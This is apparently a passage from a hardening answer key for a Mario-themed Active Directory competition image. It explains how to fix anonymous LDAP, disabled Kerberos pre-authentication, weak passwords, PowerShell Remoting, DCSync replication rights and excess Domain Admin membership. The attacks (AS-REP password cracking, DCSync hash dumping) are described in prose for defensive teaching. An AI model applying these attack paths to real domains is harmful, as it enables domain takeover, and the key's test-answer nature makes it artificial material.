
To fix this vulnerability, enter ADSI Edit, Open a new connection to the "Configuration" naming context, then navigate to "CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=mushroom,DC=kingdom". Under the dsHeuristics property, you should see it set to "0000002". Replace the 7th number in this string to 0 (0000000) to disable anonymous LDAP operations. (Visuals below)

1. Connect to the "Configuration" naming context






2. Navigate to "CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=mushroom,DC=kingdom" and select "Properties"



3. Set proper dSHeuristics value




Kerberos Pre-Authentication is enabled for Luigi

Kerberos Pre-Authentication is a mechanism in Active Directory that offers protection against password-guessing attacks. In Kerberos Pre-Authentication, the AS request (Authentication Server Request) identifies the client to the KDC (Key-Distribution center) and determines if the requested user requires Kerberos Pre-Authentication or not. If it does, a timestamp is encrypted using the user's password hash as an encryption key. If the timestamp of the AS-REP (Authentication Server Reply) is determined to be within a few minutes of the KDC's time, the KDC will issue the TGT (Ticket Granting Ticket) via AS-REP. It is exactly how it sounds. The user must "pre-authenticate" with Kerberos to ensure a valid request is sent before the KDC returns an encrypted TGT.

In the attack conducted against this Domain Controller, this vulnerability was exploited to crack Luigi's weak password and gain access to his account. Since his account is a Domain Admin, the entire Domain was compromised.

To fix this, enter "Active Directory Users and Computers", navigate to the "Users" container, right click Luigi's account and click "Properties". Under the "Account" tab, uncheck "Do not require Kerberos Pre-Authentication".



Peach's password has been invalidated

We did not give you a list of passwords to users, and Peach wouldn't say what her password is in a letter nor would she know the passwords of other users. However, an attacker *will* try to crack passwords if possible. Given the password Peach set for herself and the non-existent password policy configured in the domain, it's no surprise her password was cracked (Try it yourself!)

To fix this vulnerability, give Peach a secure password that follows a standard password policy (Minimum of 10 characters with complexity). It is important to always ensure all users have a password that follows a secure and enforced password policy. We don't need another domain compromise because of a silly mistake like that!

PowerShell Remoting is completely disabled

PowerShell Remoting is a feature on Windows systems that utilizes the WinRM (WS-Man) protocol to establish a connection to a remote PowerShell session.

In the attack conducted against this Domain Controller, this service was used to gain remote shell access with the credentials of authorized users. Since PowerShell Remoting was not listed as a requirement in the ReadMe, it should've been disabled.

```
PS C:\Windows\system32> Disable-PSRemoting -Force
WARNING: Disabling the session configurations does not undo all the changes made by the Enable-PSRemoting or
Enable-PSSessionConfiguration cmdlet. You might have to manually undo the changes by following these steps:
 1. Stop and disable the WinRM service.
 2. Delete the listener that accepts requests on any IP address.
 3. Disable the firewall exceptions for WS-Management communications.
 4. Restore the value of the LocalAccountTokenFilterPolicy to 0, which restricts remote access to members of the
Administrators group on the computer.
PS C:\Windows\system32> -
```

Disabling PowerShell Remoting

Replication of 'Directory Changes All' is disabled for Peach

In Active Directory, "Replication" refers to the process of copying domain data, typically from one Domain Controller to another when changes are made to ensure that all clients receive up-to-date information about users, policies, etc. With Active Directory extended ACLs, Domain Administrators or software can configure them to grant users the right to replicate directory changes. It is important to understand that the "Replicate Directory Changes" and "Replicate Directory Changes All" permissions imply different, but similar rights. With the "Replicate Directory Changes All" permission, the user granted this right may pull data from Active Directory regardless of any configured AD ACLs, including secret domain data (password hashes). More information about this can be found under the *References* section.

While this vulnerability was not directly exploited in this scenario, it is a viable attack path as Peach's password was weak. If an attacker gained access to this account, they could perform a DCSync attack to dump hashes of all users, including Domain Admins, leading to a potential full compromise of the domain.


Below are steps you can follow to detect and remediate this vulnerability.

1. Enumerate AD ACLs via `dsacl`, revealing explicit "SPECIAL ACCESS" to Peach


```
Administrator: Windows PowerShell
PS C:\Windows\system32> dsacl "dc=mushroom,dc=kingdom"
Owner: BUILTIN\Administrators
Group: BUILTIN\Administrators

Access list:
Allow MUSHROOM\Peach           SPECIAL ACCESS
                                         READ PERMISSONS
                                         LIST CONTENTS
                                         READ PROPERTY
```

2. Connect to the default naming context via ADSI edit



3. Right-click "dc=mushroom,dc=kingdom", select "Properties", and revoke the "Directory Changes All" permission from Peach under the "Security" tab.



Advanced Security Settings for mushroom

Owner: Administrators (MUSHROOM\Administrators) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	ENTERPRISE DOMAIN CONTROLLER	Special	None	This object
Allow	Authenticated Users	Special	None	This object
Allow	SYSTEM	Full control	None	This object
Allow	Cloneable Domain Controller	Allow a DC to create a clone of itself	None	This object
Allow	Enterprise Read-only Domain Controller	Replicating Directory Changes	None	This object
Allow	Domain Controllers (MUSHROOM\DC)	Replicating Directory Changes All	None	This object
Allow	Peach	Replicating Directory Changes All	None	This object
Allow	Key Admins (MUSHROOM\KADMINS)		None	This object
Allow	Enterprise Key Admins (MUSHROOM\EKADMINS)		None	This object
Allow	CREATOR OWNER	Validated write to computer attributes.	None	Descendants

Add Remove Remove Edit Restore defaults

List of users in the 'Domain Admins' group is correct

According to the ReadMe, Luigi said that he made sure no unauthorized users were present on the system, but said to ensure that all users are secured regardless. He did not mention anything about permissions being configured properly.

In an Active Directory domain, it is imperative that permissions are configured properly to prevent unauthorized administrative changes. Luigi mentioned that Toad, an 'IT Intern', had been going crazy with his power and you were told to remove his permissions and create an OU for him instead. If you looked in the 'Domain Admins' group, you should've noticed that Toad was a Domain Admin. He should be removed from this group to prevent him from making any more stupid administrative changes.

To do this, enter "Active Directory Users and Computers", navigate to the "Users" container, Open the 'Domain Admins' group, then remove 'Toad'.

Password for Peach is set to expire

Password expiration is by far one of the most important password policy features. It ensures that users set new passwords at a regular interval of time. However, even with a secure maximum password age configured, an Administrator may bypass this policy by setting the "Password never expires" option on a user. This setting is typically only configured for the built-in accounts and/or service accounts. It is important that ALL user passwords expire to protect against password cracking attacks over a long period of time.


To fix this vulnerability, enter "Active Directory Users and Computers", navigate to the "Users" container, then right click Peach's account and click "Properties". Under the "Account" tab, uncheck "Password never expires".


IT intern OU has been populated

According to the ReadMe, Luigi gave you specific instructions to create an OU called 'IT Interns' where Toad would be placed instead of being a Domain Admin. This way, if management wanted to give him certain privileges, they could do so by delegating access through the OU.

In compliance of this request by Luigi, create an OU using the following steps:

1. Open Active Directory Users and Computers, right-click "mushroom.kingdom", and create a new Organizational Unit called "IT Interns"





2. Drag and drop Toad's account into the OU

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers


Name	Type	Description
Guest	User	Built-in account for gue...
Hoot	User	
Key Admins	Security Group...	Members of this group ...
Koopa	User	
Lakitu	User	
Luigi	User	
MAGISTRATE SCORING SERVICE	User	
Mario	User	
MIPS	User	
Peach	User	
Protected Users	Security Group...	Members of this group ...
RAS and IAS Servers	Security Group...	Servers in this group can...
Read-only Domain Controllers	Security Group...	Members of this group ...
Schema Admins	Security Group...	Designated administrato...
SQLRUserGroupMKSSQL	Security Group...	SQLRUserGroupMKSSQL
SQLServer2005SQLBrowserUser\$CASTLE-DC	Security Group...	Members in the group h...
Toad	User	
Tuxie	User	
Wario	User	
Yoshi	User	

The screenshot shows the "Active Directory Users and Computers" management console. On the left is a tree view of the directory structure under "mushroom.kingdom". A red arrow points from the "IT Interns" folder in this tree to the "Toad" user account listed in the main pane. The main pane displays a table of users and their details, including columns for Name, Type, and Description. The "Toad" account is currently selected, indicated by a blue selection bar at the bottom of its row.

Unauthorized Files and Applications

Project 64 has been removed

Since this image was based on the infamous Super Mario 64 game, we decided to include an emulator. Of course, in the readme, the princess asks you to remove anything which would cause an existential crisis for the mushroom kingdom, so it is best to get rid of that.



